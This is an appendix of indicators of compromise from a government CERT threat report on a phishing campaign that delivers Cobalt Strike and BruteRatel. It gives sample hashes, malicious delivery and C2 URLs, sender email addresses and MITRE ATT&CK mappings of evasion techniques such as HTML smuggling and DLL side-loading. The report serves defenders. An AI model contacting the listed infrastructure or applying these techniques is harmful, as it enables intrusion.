Additional remarks	It seems that the adversary made a mistake while compiling this sample. Internal functions were added to exports (authored by the adversary as well as those from libraries: SysWhispers3, Nlohmann JSON, Obfuscate). While binary itself is stripped, those exported functions have names that can be demangled revealing naming, prototypes and datatypes.

Indicator	Value
Sample dated 7/02/2023	
File Name	BugSplatRc64.dll
File Size	301,056B
MD5	82ecb8474efe5fedcb8f57b8aafa93d2
SHA1	3fd43de3c9f7609c52da71c1fc4c01ce0b5ac74c
SHA256	4d92a4cecb62d237647a20d2cdfd944d5a29c1a14b274d729e9c8ccca1f0b68b

Indicator	Value
2nd stage - CobaltStrike beacon (decrypted)	
File Name	hXalk1725.pdf
File Size	261,635B
MD5	800db035f9b6f1e86a7f446a8a8e3947
SHA1	aaf973a56b17a0a82cf1b3a49ff68da1c50283d4
SHA256	032855b043108967a6c2de154624c16b70a0b7d0d0a0e93064b387f59537cc1e

Indicator	Value
2nd stage - BruteRatel stageless badger (decrypted)	
File Name	hXalk1314.pdf
File Size	347,837
MD5	0e594576bb36b025e80eab7c35dc885e
SHA1	a8a82a7da2979b128cbeddf4e70f9d5725ef666b
SHA256	ec687a447ca036b10c28c1f9e1e9cef9f2078fdbc2ffdb4d8dd32e834b310c0d

Network IoCs

URL	Role
totalmassasje.no/schedule.php	ENVYSCOUT delivering SNOWYAMBER ZIP
signitivelogics.com/Schedule.html	ENVYSCOUT delivering SNOWYAMBER ISO
humanecosmetics.com/category/noteworthy/6426-7346-9789	Cobalt Strike Team Server
signitivelogics.com/BMW.html	ENVYSCOUT delivering SNOWYAMBER ISO
badriatimimi.com	BRUTERATEL C2
literaturaelsalvador.com/Instructions.html	ENVYSCOUT delivering SNOWYAMBER ZIP
literaturaelsalvador.com/Schedule.html	ENVYSCOUT delivering SNOWYAMBER ISO
parquesanrafael.cl/note.html	ENVYSCOUT URL
inovaoftalmologia.com.br/form.html	ENVYSCOUT URL

Email	Role
miodrag.sekulic@mod.gov.rs	Used to distribute phishing emails with a link to ENVYSCOUT
bohuslava.kopalova@seznam.cz	Used to distribute phishing emails with a link to ENVYSCOUT
Navratilova.Lucie.etnologie@seznam.cz	Used to distribute phishing emails with a link to i.php (reconnaissance?)
zdenek.holych@seznam.cz	Used to distribute phishing emails with a link to ENVYSCOUT

Appendix B – MITRE ATT&CK

Resource Development		
T1583.003	Virtual Private Server	The adversary used VPSs to host malware C2s
T1583.006	Web Services	The adversary abuses the NOTION service to establish a C2 channel
T1584	Compromise Infrastructure	The adversary used compromised webservers to host ENVYSCOUT delivery scripts

Initial Access		
T1566	Phishing	The adversary sent emails that used diplomatic themes
T1566.001	Spearphishing Attachment	The adversary sent emails with a PDF attachment. The PDF contained a link to ENVYSCOUT
T1566.002	Spearphishing Link	The adversary sent emails that link to ENVYSCOUT

Execution		
T1204	User Execution	The adversary relies on tricking users into executing malware
T1204.001	Malicious Link	The adversary used a malicious link to execute malware
T1204.002	Malicious File	The adversary used malicious DLL loaded via Dll Hijacking to execute malware

Persistence		
T1547.001	Registry Run Keys / Startup Folder	The adversary used the Run registry key to maintain persistence
T1574.001	DLL Search Order Hijacking	The adversary used malicious DLL loaded via Dll Hijacking into a process created from a legitimate binary to execute malware
T1574.002	DLL Side-Loading	The adversary maintains persistence by planting a copy of a legitimate binary that loads malicious DLL

Defense Evasion		
T1027.006	HTML Smuggling	ENVYSCOUT delivery script uses HTML Smuggling to bypass security controls
T1036.002	Right-to-Left Override	The adversary abuses the right-to-left override to hide the actual file extension
T1140	Deobfuscate/Decode Files or Information	The adversary uses obfuscation to protect sensitive information (i.e. strings).
T1553.005	Mark-of-the-Web Bypass	The adversary abuses container files such as ISO to deliver malicious payloads that are not tagged with MOTW

T1574.001	DLL Search Order Hijacking	The adversary used malicious DLL loaded via Dll Hijacking into a process created from a legitimate binary to execute malware
T1574.002	DLL Side-Loading	The adversary maintains persistence by planting a copy of a legitimate binary that loads malicious DLL

Command and Control		
T1102	Web Service	The adversary uses a popular NOTION service to facilitate C2 while providing cover for the channel
T1102.003	One-Way Communication	The adversary uses an existing, legitimate external Web service as a means for delivering payload to a compromised system

CERT.PL

info@cert.pl

Military Counterintelligence Service

skw@skw.gov.pl